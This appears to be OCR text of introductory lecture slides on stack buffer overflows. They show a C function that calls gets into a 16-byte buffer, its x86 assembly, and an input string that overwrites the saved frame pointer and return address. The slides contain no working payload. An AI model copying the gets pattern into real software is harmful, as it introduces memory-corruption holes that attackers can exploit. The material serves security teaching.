   mov     %esp, %ebp
   sub     $16, %esp
   ……
   call    gets
   leave
   ret
```




```
void foo(int a, int b) {
    char buf1[16];
    gets(buf1);
}
```

```
foo:
  push   %ebp
  mov    %esp, %ebp
  sub    $16, %esp
  ……
  call   gets
  leave
  ret
```




```
void foo(int a, int b) {
    char buf1[16];
    gets(buf1);
}
```

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    ……
    call    gets
    leave
    ret
```



```
void foo(int a, int b) {
    char buf1[16];
    gets(buf1);
}
```


```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    ……
    call    gets
    leave
    ret
```



User input: good morning

```
void foo(int a, int b) {
    char buf1[16];
    gets(buf1);
}
```

```
foo:
    push    %ebp
    mov     %esp, %ebp
    sub     $16, %esp
    ……
    call    gets
    leave
    ret
```




User input: good morning you are hacked

%ebp = “ are” = 0x65726120 ???

%eip = “ hac” = 0x63616820 ???

```
foo:
   push    %ebp
   mov     %esp, %ebp
   sub     $16, %esp

   ……
   call    gets
   leave
   ret
```




Buffer overflow FTW

- Success! Program crashed!


- Vulnerability (weak points in the system): "gets" may copy more bytes than buffer size and overwrite other critical values on stack
- Exploit (attack): a string longer than buffer size

- Can we do better? Execute arbitrary code?


```
foo:
   push    %ebp
   mov     %esp, %ebp
   sub     $16, %esp

   ……
   call    gets
   leave
   ret
```



```
foo:
   push   %ebp
   mov    %esp, %ebp
   sub    $16, %esp
   ……
   call   gets
   leave
   ret
```




Some caveats




Where is the ret addr?

What is the address of buf1?

